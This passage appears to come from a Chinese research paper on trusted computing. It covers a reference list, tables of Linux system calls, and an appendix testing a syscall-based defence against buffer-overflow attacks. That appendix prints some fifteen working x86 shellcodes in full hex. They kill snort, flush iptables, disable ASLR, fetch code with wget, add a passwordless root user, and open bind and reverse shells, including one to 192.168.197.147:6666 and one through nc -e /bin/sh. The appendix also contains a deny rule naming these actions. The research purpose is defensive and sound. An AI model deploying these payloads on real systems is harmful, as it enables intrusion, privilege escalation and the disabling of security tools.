[7] Xiao Yuan, Zhang Xiao-Kuan, Zhang Yin-Qian, et al. One bit flips, one cloud flops: Cross-VM row hammer attacks and privilege escalation//Proceedings of the 2016 USENIX Security Symposium. Austin, USA, 2016: 19-35

[8] Schuster F, Costa M, Fournet C, et al. VC3: Trustworthy data analytics in the cloud using SGX//Proceedings of the 2015 IEEE Symposium on Security and Privacy. Oakland, USA, 2015: 38-54

[9] Bindschaedler V, Naveed M, Pan Xiao-Rui, et al. Practicing oblivious access on cloud storage: The gap, the fallacy and the new way forward//Proceedings of the 2015 Computer and Communications Security. New York, USA, 2015: 837-849

[10] Varadarajan V, Zhang Ying-Qian, Ristenpart T, et al. A place vulnerability study in multi-tenant public clouds//Proceedings of the 2015 USENIX Security Symposium. Washington DC, USA, 2015: 913-928

[11] Garrison W C, Shull A, Myers S, et al. On the practicality of cryptographically enforcing dynamic access control policies in the cloud//Proceedings of the 2016 IEEE Symposium on Security and Privacy. Oakland, USA, 2016: 819-838

[12] Xiong Jin-Bo, Yao Zhi-Qiang, Ma Jian-Feng, et al. Action-based multilevel access control for structured document. Journal of Computer Research and Development, 2013, 50(7): 1399-1408(in Chinese)
(熊金波, 姚志强, 马建峰等. 基于行为的结构化文档多级访问. 计算机研究与发展, 2013, 50(7): 1399-1408)

[13] Zeng Wen, Koutny M, Watson P, et al. Formal verification of secure information flow in cloud computing. Journal of Information Security and Applications, 2016, 27-28: 103-116

[14] Zhang Lei, Chen Xing-Shu, Liu Liang, et al. Trusted domain hierarchical model based on noninterference theory. Journal of China Universities of Posts and Telecommunications, 2015, 22(4): 7-16

[15] Ding Yan, Wang Huai-Min, Shi Pei-Chang, et al. Trusted cloud service. Chinese Journal of Computers, 2015, 38(1): 133-149(in Chinese)
(丁滟, 王怀民, 史佩昌等. 可信云服务. 计算机学报, 2015, 38(1): 133-149)

[16] Li Hui, Sun Wen-Hai, Li Feng-Hua, et al. Secure and privacy-preserving data storage service in public cloud. Journal of Computer Research and Development, 2014, 51(7): 1397-1409(in Chinese)
(李晖, 孙文海, 李凤华等. 公共云存储服务数据安全及隐私保护技术综述. 计算机研究与发展, 2014, 51(7): 1397-1409)

[17] Yang Bo, Feng Deng-Guo, Qin Yu, et al. Secure access scheme of cloud services for trusted mobile terminals using TrustZone. Journal of Software, 2016, 27(6): 1366-1383(in Chinese)
(杨波, 冯登国, 秦宇等. 基于 TrustZone 的可信移动终端云服务安全接入方案. 软件学报, 2016, 27(6): 1366-1383)

[18] Feng Deng-Guo, et al. Trusted Computing —— Theory and Practice. Beijing: Tsinghua University Press, 2013(in Chinese)
(冯登国等. 可信计算——理论与实践. 北京: 清华大学出版社, 2013)

[19] Feng Deng-Guo, Qin Yu, Wang Dan, et al. Research on trusted computing technology. Journal of Computer Research and Development, 2011, 48(8): 1332-1349(in Chinese)
(冯登国, 秦宇, 汪丹等. 可信计算技术研究. 计算机研究与发展, 2011, 48(8): 1332-1349)

[20] Shen Chang-Xiang, Zhang Huan-Guo, Wang Huai-Min, et al. Research on trusted computing and its development. SCIENCE CHINA Information Sciences, 2010, 53(3): 405-433

[21] Zhang Huan-Guo, Yan Fei, Fu Jian-Ming, et al. Research on theory and key technology of trusted computing platform security testing and evaluation. SCIENCE CHINA Information Sciences, 2010, 53(3): 434-453

[22] Sailer R, Zhang X, Jaeger T, et al. Design and implementation of a TCG-based integrity measurement architecture//Proceedings of the 2004 USENIX Security Symposium. San Diego, USA, 2004: 16-32

[23] Schiffman J, Moyer T, Shal C, et al. Justifying integrity using a virtual machine verifier//Proceedings of the 2009 Annual Computer Security Applications Conference. Honolulu, USA, 2009: 83-92

[24] Xu Wen-Juan, Ahn Gail-Joon, Hu Hong-Xin. DR@FT: Efficient remote attestation framework for dynamic systems //Proceedings of the 2010 European Conference on Research in Computer Security. Wroclaw, Poland, 2014: 182-198

[25] Armknecht F, Sadeghi A R, Schulz S. A security framework for the analysis and design of software attestation//Proceedings of the 2013 ACM Conference on Computer and Communications Security. Berlin, Germany, 2013: 1-12

[26] Zhang Xing, Chen You-Lei, Shen Chang-Xiang. Non-interference trusted model based on processes. Journal on Communications, 2009, 30(3): 6-11(in Chinese)
(张兴，陈幼雷，沈昌祥. 基于进程的无干扰可信模型. 通信学报，2009，30(3)：6-11)

[27] Zhang Xing, Huang Qiang, Shen Chang-Xiang. A formal method based on noninterference for analyzing trust chain of trusted computing platform. Chinese Journal of Computers, 2010, 33(1): 74-81(in Chinese)
(张兴，黄强，沈昌祥. 一种基于无干扰模型的信任链传递分析方法. 计算机学报，2010，33(1)：74-81)

[28] Qin Xi, Chang Chao-Wen, Shen Chang-Xiang, et al. Research on trusted terminal computer model tolerating untrusted components. Acta Electronica Sinica, 2011, 39(4): 1-6(in Chinese)
(秦晰，常朝稳，沈昌祥等. 容忍非信任组件的可信终端模型研究. 电子学报，2011，39(4)：1-6)

[29] Xu Ming-Di, Zhang Huan-Guo, Zhao Heng, et al. Security analysis on trust chain of trusted computing platform. Chinese Journal of Computers, 2010, 33(7): 1165-1176(in Chinese)
(徐明迪，张焕国，赵恒等. 可信计算平台信任链安全性分析. 计算机学报，2010，33(7)：1165-1176)

[30] Murray T, Matichuk D, Brassil M, et al. seL4: From general purpose to a proof of information flow enforcement//Proceedings of the 2013 IEEE Security and Privacy Symposium. Oakland, USA, 2013: 415-249

[31] Murray T, Matichuk D, Brassil M, et al. Noninterference for operating system kernels//Proceedings of the 2012 International Conference on Certified Programs and Proofs. Kyoto, Japan, 2012: 126-142

[32] Dam M, Guanciale R, Khakpour N, et al. Formal verification of information flow security for a simple ARM-based separation kernel//Proceedings of the 2013 ACM Conference on Computer and Communications Security. Berlin, Germany, 2013: 223-234

[33] Zhao Bo, Dai Zhong-Hua, Xiang Shuang, et al. Model constructing method for analyzing the trusty of cloud. Journal of Software, 2016, 27(6): 1349-1365(in Chinese)
(赵波，戴忠华，向骁等. 一种云平台可信性分析模型建立方法. 软件学报，2016，27(6)：1349-1365)

[34] Shi Yong, Guo Yu, Liu Ji-Qiang, et al. Trusted cloud tenant separation mechanism supporting transparency. Journal of Software, 2016, 27(6): 1538-1548(in Chinese)
(石勇，郭煜，刘吉强等. 一种透明的可信云租户隔离机制研究. 软件学报，2016，27(6)：1538-1548)

[35] Eggert S, van der Meyden R, Schnoor H, et al. The complexity of intransitive noninterference//Proceedings of the IEEE Symposium on Security and Privacy. Oakland, USA, 2011: 196-211

[36] Hadj-Alouane N N, Lafrance S, Lin Feng, et al. On the verification of intransitive noninterference in multilevel security. IEEE Transactions on Systems, Man, and Cybernetics-Part B: Cybernetics, 2005, 35(5): 948-958

[37] Rushby J. Noninterference, transitivity, and channel-control security. SRI International, Menlo Park, USA: Technical Report CSL-92-02, 1992

[38] Zhou Cong-Hua, Liu Zhi-Feng, Wu Hai-Ling, et al. Symbolic algorithmic verification of intransitive generalized noninterference. SCIENCE CHINA Information Sciences, 2012, 55(7): 1650-1665

[39] Liu Ke, Shan Zhi-Guang, Wang Ji, et al. Overview on major research plan of trustworthy software. Science Foundation in China, 2008, 22(3): 145-151(in Chinese)
(刘克，单志广，王戟等. “可信软件基础研究”重大研究计划综述. 中国科学基金，2008，22(3)：145-151)

[40] Zhang Fan, Chen Shu, Sang Yong-Xuan, et al. Noninterference model for integrity. Journal on Communications, 2011, 32(10): 78-85(in Chinese)
(张帆，陈曙，桑永宣等. 完整性条件下无干扰模型. 通信学报，2011，32(10)：78-85)

[41] Xu Ming-Di. Security Analysis of Trusted Chain of Trusted Computing Platform[Ph. D. dissertation]. Wuhan University, Wuhan, 2009(in Chinese)
(徐明迪. 可信计算平台信任链安全性分析[博士学位论文]. 武汉大学，武汉，2009)

[42] Shacham H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)//Proceedings of the 14th ACM Conference on Computer and Communications Security. Alexandria, USA, 2007: 552-561

[43] Bosman E, Bos H. Framing signals — A return to portable shellcode//Proceedings of the 2014 IEEE Symposium on Security and Privacy. Oakland, USA, 2014: 243-258

附录 A. 文件系统和进程控制系统调用表索引.

附表 1 文件系统控制类系统调用(v_0)

编号	系统调用名	系统调用功能
1	fcntl	文件控制
2	open	打开文件
3	creat	创建新文件
4	close	关闭文件描述字
5	read	读文件
6	write	写文件
7	readv	从文件读入数据到缓冲数组中
8	writev	将缓冲数组里的数据写入文件
9	pread	对文件随机读
10	pwrite	对文件随机写
11	lseek	移动文件指针
12	_llseek	在 64 位地址空间里移动文件指针
13	dup	复制已打开的文件描述符
14	dup2	按指定条件复制文件描述符
15	flock	文件加/解锁
16	poll	I/O 多路转换
17	truncate	截断文件
18	ftruncate	参见 truncate
19	umask	设置文件权限掩码
20	fsync	把文件在内存中的部分写回磁盘

附表 2 进程控制类系统调用(v_1)

编号	系统调用名	系统调用功能
1	fork	创建一个新进程
2	clone	按指定条件创建子进程
3	execve	运行可执行文件
4	exit	中止进程
5	_exit	立即中止当前进程
6	getdtablesize	进程所能打开的最大文件数
7	getpgid	获取指定进程组标识号
8	setpgid	设置指定进程组标志号
9	getpgrp	获取当前进程组标识号
10	setpgrp	设置当前进程组标志号
11	getpid	获取进程标识号
12	getppid	获取父进程标识号
13	getpriority	获取调度优先级
14	setpriority	设置调度优先级
15	modify_ldt	读写进程的本地描述表
16	nanosleep	使进程睡眠指定的时间
17	nice	改变分时进程的优先级
18	pause	挂起进程,等待信号
19	personality	设置进程运行域
20	prctl	对进程的特定操作
21	ptrace	进程跟踪
22	sched_get_priority_max	取得静态优先级的上限
23	sched_get_priority_min	取得静态优先级的下限
24	sched_getparam	取得进程调度参数
25	sched_getscheduler	取得指定进程的调度策略
26	sched_rr_get_interval	取得按 RR 算法调度的实时进程的时间片长度
27	sched_setparam	设置进程调度参数
28	sched_setscheduler	设置指定进程的调度策略和参数
29	sched_yield	进程主动让出处理器,并将自己等候调度队列队尾
30	vfork	创建一个子进程,以供执行新程序
31	wait	等待子进程终止
32	wait3	参见 wait
33	waitpid	等待指定子进程终止
34	wait4	参见 waitpid
35	capget	获取进程权限
36	capset	设置进程权限
37	getsid	获取会晤标识号
38	setsid	设置会晤标识号

附录 B. 基于行为可信的缓冲区溢出防护方法实验.

当发生缓冲区溢出攻击以后,攻击者将会利用 shellcode 来控制被攻击对象执行恶意操作.显然,恶意操作的行为是超出预期的,换句话说,“预期 shellcode 对应的恶意操作不会发生”.因此,根据 TCG 对于可信的定义,可以基于系统调用的语义实现对“预期行为”的定义.一旦检测到被度量对象的执行超出了预期,则可以认为其执行是不可信的.应用这种方式,不需要“特征码”,只需要抽取常见 shellcode 的特征,基于系统调用语义(shellcode 完成恶意功能是一定要调用系统调用的)对应构建“预期行为”即可.

实验中,使用了 17 个不同的 shellcode,其功能大致可以分为“关闭系统安全保护”、“执行安全敏感操作”、“建立远程监听或者远程连接”、“开启 shell”、“其他操作”等几类.每一类中,给出了具体的 shellcode 的形式,以及该 shellcode 所实际使用的系统调用.

4.2 节说明,软件的预期行为可以从“正常(预期发生什么)”和“异常(预期不发生什么)”两个角度定义.本文选择从异常角度进行定义.不失一般性,设被度量的进程为 p,则其所属的安全域为 v_p.基于系统调用定义软件预期行为时,根据粒度的粗细,可以又分为如下 3 种情况:

(1) 预期整个安全域中的所有系统调用不允许发生.

语法: $v_p \not\rightsquigarrow v_{i(0\leq i\leq 7)}$

其中,$v_{i(0\leq i\leq 7)}$ 是 4.2 节表 1 中的系统调用所对应的安全域.在 Linux 中,整个系统调用分为 8 大类,因此对应着 8 个不同的安全域.这些安全域之间都是互相无干扰的 $\forall i,j.i\neq j\supset v_p \not\rightsquigarrow v_{j(0\leq i,j\leq 7)}$.一个例子是:$v_p \not\rightsquigarrow v_0$.

上述例子的含义是:预期不允许发生文件系统控制类 v_0 中的任何系统调用.

(2) 预期安全域中的部分系统调用不允许发生.

语法:

$$v_p \not\rightsquigarrow v_{ij}$$
$$\text{WHERE } v_{ij}\subseteq v_i \wedge v_{ij} == \{m_1, m_2, \cdots, m_n\}$$

其中,$0\leq i\leq 7$,v_i 是表 1 当中所对应的安全域;v_{ij} 是 v_i 中的部分系统调用构成的子安全域,$m_1,\cdots,m_n$ 是参数索引,用以指明该子安全域是由 v_i 中的哪些系统调用构成的.一个例子是:

$$v_p \not\rightsquigarrow v_{10}$$
$$\text{WHERE } v_{10}\subseteq v_i \wedge v_{10} == \{2,9,11\}$$

上述例子的含义是:预期不允许发生进程控制类系统调用 v_1 当中的第 2,9,11 号系统调用.查阅附表 2 可知,此即不允许发生“clone, getpgrp, getpid”三个系统调用.

(3) 预期特定系统调用的特定行为不允许发生.

语法:

$$v_p \not\rightsquigarrow v_{ij}$$
$$\text{WHERE } v_{ij}\subseteq v_1 \wedge v_{ij} == \{m_1, m_2, \cdots, m_n\}$$
$$\text{IN\_DOMAIN}(v_{ij})$$
$$\text{FOR } INDEX == m_1 : \{1 == param_1\}[\wedge \mid \vee]$$
$$\{2 == param_2\}[\wedge \mid \vee]\cdots[\wedge \mid \vee]\{x == param_x\}$$

FOR $INDEX==m_2$:{$1==param_1$}[∧|∨]
{$2==param_2$}[∧|∨]…[∧|∨]{$y==param_y$}
…
FOR $INDEX==m_n$:{$1==param_1$}[∧|∨]
{$2==param_2$}[∧|∨]…[∧|∨]{$z==param_z$}

其中，$0\leq i\leq 7$，v_i是表 1 当中所对应的安全域；v_{ij}是v_i中的部分系统调用构成的子安全域，m_1，…，m_n是参数索引，表明该子安全域是由v_i中的哪些系统调用构成的. 为了精确表达语义，所有系统调用的参数也予以考虑. 以“FOR $INDEX==m_1$”为例，其后面的“{$1==param_1$}[∧|∨]…[∧|∨]{$x==param_x$}”给出了系统调用的参数信息，参数之间可以用“与”或者“或”连接.

$v_p \nrightarrow v_{10}$
WHERE $v_{10}\subseteq v_1 \wedge v_{10}==\{3\}$
IN_DOMAIN(v_{10})
FOR $INDEX==3$:{1=="/usr/bin/pkill"}∧
{2==["/usr/bin/pkill","*","snort"]∨2==
["/usr/bin/pkill","*","sec_daemon"]}
FOR $INDEX==3$:{1=="/sbin/reboot"}∨
{1=="/usr/bin/pkill"}∨{1=="/bin/sh"}

上述例子的含义是：对于进程控制类(v_1)中的系统调用 execve($v_{10}==\{3\}$)，它预期不应该“调用 pkill 去杀死进程 snort 或者安全守护进程 sec_daemon”；同时，也不允许执行重启操作(/sbin/reboot)、不允许远程下载(/usr/bin/wget)、不允许开启 shell/bin/sh.

以下列出了 17 个 shellcode. 我们并不需要为每一个 shellcode 编写一个预期行为，只需要抽取其共同特点编写规则即可. 例如，前述例子一条规则就预期不会“杀死 snort 和安全守护进程”、“不会重启机器、不允许远程下载、不允许开启 shell”等多个 shellcode 行为；另一方面，即使 shellcode 经过了变形或者保护，其最终仍然要调用系统调用来执行其语义，因而采用上述基于“预期行为”的形式，无需考虑 shellcode 的保护或者变形，无需考虑特征码.

目前上述实验是基于人工分析完成的. 实验达到了预期结果，能够检测到溢出之后的攻击. 在将来，我们拟编写规则模板，并为每个进程附带规则模板，通过监控进程的实际行为是否与进程规则模板所指定的预期行为相一致，来自动判定进程的动态可信性.

1. 关闭安全保护

这包括关闭安全软件或者禁止安全功能的运行，如关闭杀毒软件、关闭入侵检测软件、清空防火墙规则、改变安全防护策略等，以避免被实时监测、防御和审计.

shutdown_snort

该 shellcode 关闭 snort.

其使用的系统调用如下：

execve("/usr/bin/pkill",["/usr/bin/pkill","−09","snort"],[/* 0 vars */])=0

相应的 shellcode 为：

```
char shutdown_snort_sc[]=
"\xeb\x03\x5e\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc6\x0d
\x31\xc9\xb1\x80\x80\x36\x01\x46\xe2\xfa\xea\x18\x2e
\x74\x72\x73\x2e\x63\x68\x6f\x2e\x71\x6a\x68\x6d
\x6d\x01\x2c\x31\x38\x01\x72\x6f\x6e\x73\x75\x01
\x80\xed\x66\x2a\x01\x01\xea\x0c\x91\x91\x91\x91
\x91\x91\x91\x91\x91\x91\x91\x91\x91\x54\x88\xe4
\x57\x52\x82\xed\x11\xe9\x01\x01\x01\x01\x5a\x80
\xc2\xca\x11\x01\x01\x30\xd3\xc6\x44\xf5\x01\x01\x01
\x01\x8c\x82\x08\xee\xfe\xfe\x8c\xb2\xfb\xef\xfe\xfe
\x88\x44\xed\x8c\x82\x0c\xee\xfe\xfe\x88\x44\xf1
\xb9\x0a\x01\x01\x01\x88\x74\xe9\x8c\x4c\xe9\x52
\x88\xf2\xcc\x81\x82\xc5\x11\x5a\x5f\x5c\xc2\x91\x91
\x91\x91";
```

iptables_flush

该 shellcode 清空 iptables 当中的防火墙规则.

其使用的系统调用如下：

execve("///sbin/iptables", ["///sbin/iptables", "-F"], [/* 0 vars */])

相应的 shellcode 为：

```
char iptables_flush[]=
"\x31\xc0\x50\x66\x68\x2d\x46\x89\xe6\x50\x68\x62
\x6c\x65\x73\x68\x69\x70\x74\x61\x68\x62\x69\x6e
\x2f\x68\x2f\x2f\x2f\x73\x89\xe3\x50\x56\x53\x89\xe1
\x89\xc2\xb0\x0b\xcd\x80";
```

ASLR_destruction

该 shellcode 关闭 Linux 提供的地址空间布局随机化 ASLR (Address Space Layout Randomization)功能.

其使用的系统调用如下：

```
creat("//proc/sys/kernel/randomize_va_space",027750201274)
=3
write(3, "0", 1)
close(3)
```

相应的 shellcode 为：

```
char ASLR_destruction[]=
"\x31\xc0\x50\x68\x70\x61\x63\x65\x68\x76\x61\x5f
\x73\x68\x69\x7a\x65\x5f\x68\x6e\x64\x6f\x6d\x68\x6c
\x2f\x72\x61\x68\x65\x72\x6e\x65\x68\x79\x73\x2f
\x6b\x68\x6f\x63\x2f\x73\x68\x2f\x2f\x70\x72\x89\xe3
\x66\xb9\xbc\x02\xb0\x08\xcd\x80\x89\xc3\x50\x66
\xba\x30\x3a\x66\x52\x89\xe1\x31\xd2\x42\xb0\x04
\xcd\x80\xb0\x06\xcd\x80\x40\xcd\x80";
```

2. 执行安全敏感操作

执行必要的敏感操作，如：重启系统、上传下载代码等，以便达成进一步攻击.

force_reboot

该 shellcode 强制重启操作系统.

其使用的系统调用如下.

execve("/sbin/reboot", ["/sbin/reboot","-f"],[/* 0 vars */])

相应的 shellcode 为:

```
char force_reboot[]=
"\x31\xc0\x50\x68\x62\x6f\x6f\x74\x68\x6e"
"\x2f\x72\x65\x68\x2f\x73\x62\x69\x89\xe3"
"\x50\x66\x68\x2d\x66\x89\xe6\x50\x56\x53"
"\x89\xe1\xb0\x0b\xcd\x80";
```

reboot_polymorphic

该 shellcode 也完成操作系统的重启功能.与前述 shellcode 的不同之处在于,该 shellcode 是多态(polymorphic)的.

其使用如下系统调用:

execve("/sbin/reboot", ["/sbin/reboot", "/sbin/reboot"], [/* 1 var */])

相应的 shellcode 为:

```
char reboot_polymorphic []=
\xeb\x11\x5e\x31\xc9\xb1\x30\x80\x6c\x0e\xff\x01\x80
\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1
\x51\x69\x63\x70\x70\x75\x69\x6f\x30\x73\x66\x69
\x30\x74\x63\x6a\x8a\xe4\x51\x8a\xe3\x54\x8a\xe2
\x54\x8a\xe2\xb1\x0c\xce\x81";
```

mutated_execve_wget

该 shellcode 利用 wget 从“is.gd/ZLAeEr” 网址上(真实网址等价于:

https://raw.githubusercontent.com/geyslan/SLAE/master/6th.assignment/downfile)下载恶意代码.

其使用的系统调用为:

execve("/usr/bin/wget",["/usr/bin/wget","is.gd/ZLAeEr"], [/* 0 vars */])

相应的 shellcode 为:

```
char mutated_eecve_wget[]=
"\xeb\x01\xe8\x29\xdb\x74\x01\x83\xf7\xe3\xbd\xf5
\xff\xff\xff\xeb\x01\xe8\x68\x41\x65\x45\x72\x29\xf6
\x74\x01\x83\x5e\x56\x81\xf6\x25\x4a\x1f\x3e\x56\xeb
\x01\x33\x68\x69\x73\x2e\x67\x89\x44\x24\x0c\x89
\xe1\x6a\x74\xeb\x01\xe3\x68\x2f\x77\x67\x65\xeb\x01
\x83\x68\x2f\x62\x69\x6e\xeb\x01\x33\x68\x2f\x75\x73
\x72\x8d\x1c\x24\xeb\x01\x83\x50\x51\x53\x89\xe1
\xf7\xdd\x95\xeb\x01\x83\xcd\x80";
```

addusr_iph

该 shellcode 追加密码文件/etc/passwd,向其中增加无密码的超级用户 iph.

其使用的系统调用如下:

open("/etc/passwd", O_WRONLY|O_APPEND)=3
write(3, "iph::0:0:IPH:/root:/bin/bash", 28)
close(3)

相应的 shellcode 为:

```
char addusr_iph[]=
"\xeb\x11\x5e\x31\xc9\xb1\x64\x80\x6c\x0e\xff\x0a
\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\xba
\x21\x3b\xe5\xd7\x8a\xba\x38\x5d\xd7\x8a\x74\x0f
\x62\x3b\xd3\x5b\x72\x7d\x7d\x81\x6e\x72\x39\x39
\x7a\x6b\x72\x39\x6f\x7e\x6d\x93\xed\x70\xc3\x0b\x0e
\xd7\x8a\x93\xcd\x74\x0e\x62\x3b\xdc\x5c\x72\x6c
\x6b\x7d\x72\x72\x6c\x73\x78\x39\x72\x79\x7e\x44
\x39\x72\x44\x39\x7c\x79\x72\x44\x53\x5a\x52\x72 \x44
\x3a\x44\x3a\x72\x73\x7a\x72\x44\x93\xeb\x74\x26\x64
\xd7\x8a\x74\x10\x62\xd7\x8a\x74\x0b\x62\xd7\x8a";
```

3. 建立远程监听或者连接

bindshell_64533

该 shellcode 首先使用建立在 0.0.0.0:64533 的监听;然后,将标准输入和标准输出的文件描述符复制到 socket 连接上;最后建立一个 shell 对接收到的远程输入命令进行响应.

其使用的系统调用如下:

socket(PF_INET, SOCK_STREAM, IPPROTO_IP)=3
bind(3,{sa_family= AF_INET, sin_port= htons(64533), sin_addr=inet_addr("0.0.0.0")}, 16)
listen(3, 3221222104)
accept(3, 0, NULL)
dup2(4, 0)
dup2(4, 1)
execve("/bin/sh", [0], [/* 0 vars */])

相应的 shellcode 为:

```
char bindshell_64533[]=
"\x6a\x66\x6a\x01\x5b\x58\x99\x52\x6a\x01\x6a\x02
\x89\xe1\xcd\x80\x89\xc6\x6a\x66\x58\x43\x52\x66
\x68\xfc\x15\x66\x53\x89\xe1\x6a\x10\x51\x56\x89\xe1
\xcd\x80\x6a\x66\x58\x43\x43\x6a\x05\x56\xcd\x80
\x6a\x66\x58\x43\x52\x52\x56\x89\xe1\xcd\x80\x89
\xc3\x6a\x3f\x58\x31\xc9\xcd\x80\x6a\x3f\x58\x41\xcd
\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x99\x50\xb0\x0b\x59\xcd\x80";
```

obfuscated_tcp_bind_shell

该 shellcode 首先使用建立在 0.0.0.0:31337 的监听;然后,将标准输入、标准输出和标准错误的文件描述符复制到 socket 连接上;最后建立一个 shell 对接收到的远程输入命令进行响应.与前述绑定并生成 shell 的 shellcode 不同,该 shellcode 采用了代码混淆技术,增强了安全性.

其使用的系统调用如下:

socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)=3

```
bind(3, {sa_family=AF_INET, sin_port=htons(31337),
sin_addr=inet_addr("0.0.0.0")}, 16)
listen(3, 1)
accept(3, 0, NULL)
dup2(4, 2)
dup2(4, 1)
dup2(4, 0)
execve("/bin//sh", [0], [/* 0 vars */])
```

相应的 shellcode 为：

```
char obfuscated_tcp_bind_shell[]=
"\xd9\xee\x9b\xd9\x74\x24\xf4\x5d\x8d\x6d\x59\x31
\xdb\xf7\xeb\xfe\xc3\x51\x6a\x06\x6a\x01\x6a\x02\xff
\xd5\x89\xc6\xfe\xc3\x52\x66\x68\x7a\x69\x66\x53\x89
\xe1\x6a\x10\x51\x56\xff\xd5\xb3\x04\x6a\x01\x56\xff
\xd5\xb3\x05\x52\x52\x56\xff\xd5\x89\xc3\x31\xc9
\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8\x31\xdb\xf7
\xe3\x51\xeb\x13\x5e\x87\xe6\x87\xdc\xb0\x0b\xcd
\x80\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3\xe8\xe8
\xff\xff\xff\x2f\x62\x69\x6e\x2f\x2f\x73\x68";
```

reverse_tcp_bind

该 shellcode 建立反向的网络连接，主动向外部机器发起连接，因而能够穿越防火墙. 具体过程为，该 shellcode 首先主动向 192.168.197.147:6666 进行连接；然后，将标准输入、标准输出和标准错误的文件描述符复制到 socket 连接上；最后建立一个 shell 对接收到的远程输入命令进行响应.

其使用的的系统调用如下：

```
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)=3
connect(3, {sa_family=AF_INET, sin_port=htons(6666),
sin_addr=inet_addr("192.168.197.147")}, 16)
dup2(3, 2)
dup2(3, 1)
dup2(3, 0)
execve("//bin/sh", ["//bin/sh"], [/* 0 vars */])
```

相应的 shellcode 为：

```
#define IPADDR "\xc0\xa8\xc5\x93"
#define PORT "\x1a\x0a"
char reverse_tcp_bind[]=
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x66\xb3\x01
\x51\x6a\x06\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x89
\xc6\xb0\x66\x31\xdb\xb3\x02\x68" IPADDR "\x66
\x68"PORT"\x66\x53\xfe\xc3\x89\xe1\x6a\x10\x51\x56
\x89\xe1\xcd\x80\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd
\x80\x75\xf8\x31\xc0\x52\x68\x6e\x2f\x73\x68\x68\x2f
\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x52\x89\xe2
\xb0\x0b\xcd"
"\x80";
```

remote_port_forwarding

该 shellcode 利用 SSH 实现远程端口转发. 示例代码当中，SSH 服务器是 192.168.0.226；该 shellcode 监听 SSH 服务器的 9999 端口，一旦监测到连接，就将数据加密之后转发到本地机的 22 号端口.

其使用的系统调用如下：

```
execve("/usr/bin/ssh", ["/usr/bin/ssh", "-R", "09999:
localhost:22", "192.168.00.226"], [/* 0 vars */])
```

相应的系统调用为：

```
char remote_port_forwarding[]=
"\x31\xc0\x50\x68\x2e\x32\x32\x36\x68\x38\x2e\x30
\x30\x68\x32\x2e\x31\x36\x66\x68\x31\x39\x89\xe6
\x50\x68\x74\x3a\x32\x32\x68\x6c\x68\x6f\x73\x68
\x6c\x6f\x63\x61\x68\x39\x39\x39\x3a\x66\x68\x30
\x39\x89\xe5\x50\x66\x68\x2d\x52\x89\xe7\x50\x68
\x2f\x73\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73
\x72\x89\xe3\x50\x56\x55\x57\x53\x89\xe1\xb0\x0b
\xcd\x80";
```

nc_lp_31337_binsh

该 shellcode 调用网络工具 nc，监听 31337 端口，并在监听到连接之后绑定生成 shell.

其使用的系统调用如下：

```
execve("/usr/bin/nc", ["nc", "-lp", "31337", "-e", "/
bin//sh"], [/* 3 vars */])
```

```
char shellcode[]=
"\xeb\x11\x5e\x31\xc9\xb1\x43\x80\x6c\x0e\xff\x35
\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x95
\x66\xf5\x66\x07\xe5\x40\x87\x9d\xa3\x64\xa8\x9d
\x9d\x64\x64\x97\x9e\xbe\x18\x87\x9d\x62\x98\x98
\x98\xbe\x16\x87\x20\x3c\x86\x88\xbe\x16\x02\xb5
\x96\x1d\x29\x34\x34\x34\xa3\x98\x55\x62\xa1\xa5
\x55\x68\x66\x68\x68\x6c\x55\x62\x9a\x55\x64\x97
\x9e\xa3\x64\x64\xa8\x9d";
```

4. 开启 shell

开启 shell，特别是具有特权(root)的 shell，会给攻击带来极大的便利，也是攻击者最期望达成的目的之一.

binsh

该 shellcode 使用 execve 调用/bin/sh 开启 shell.

其使用的系统调用如下：

```
execve("/bin/sh", [0], [/* 0 vars */])=0
```

相应的 shellcode 为：

```
char binsh[]=
\xeb\x12\x31\xc9\x5e\x56\x5f\xb1\x15\x8a\x06\xfe\xc8
\x88\x06\x46\xe2\xf7\xff\xe7\xe8\xe9\xff\xff\xff\x32
\xc1\x32\xca\x52\x69\x30\x74\x69\x01\x69\x30\x63
\x6a\x6f\x8a\xe4\xb1\x0c\xce\x81";
```

setuid_execve

该 shellcode 首先将当前进程的 EID 设置为 0(也就是 root);然后开启得到具有 root 特权的 shell.使用的系统调用如下:

```
setuid(0);
execve("//bin/sh", ["//bin/sh"], [/* 0 vars */]);
```

相应的 shellcode 为:

```
char setuid_execve[]=
"\x31\xdb\x8d\x43\x17\xcd\x80\x53\x68\x6e\x2f\x73
\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\x99
\xb0\x0b\xcd\x80";
```

5. 其他操作

mkdirsc

作为演示示例,该 shellcode 在当前目录下创建一个名为"hacked"的目录.

其使用的系统调用如下:

```
mkdir("hacked", 027770600755)
```

相应的 shellcode 为:

```
char mkdirsc[]=
"\xeb\x16\x5e\x31\xc0\x88\x46\x06\xb0\x27\x8d\x1e
\x66\xb9\xed\x01\xcd\x80\xb0\x01\x31\xdb\xcd\x80
\xe8\xe5\xff\xff\xff\x68\x61\x63\x6b\x65\x64\x23";
```

find_all_writable_folders

该 shellcode 从根目录出发,递归搜索所有权限为 777 的目录.

其使用的系统调用如下:

```
execve("//bin/sh", ["//bin/sh", "-ccc", "find /-type d -perm
777"], [/* 0 vars */])
```

相应的 shellcode 为

```
char shellcode[]=
"\xeb\x11\x5e\x31\xc9\xb1\x43\x80\x6c\x0e\xff\x35
\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x95
\x66\xf5\x66\x07\xe5\x40\x87\x9d\xa3\x64\xa8\x9d
\x9d\x64\x64\x97\x9e\xbe\x18\x87\x9d\x62\x98\x98
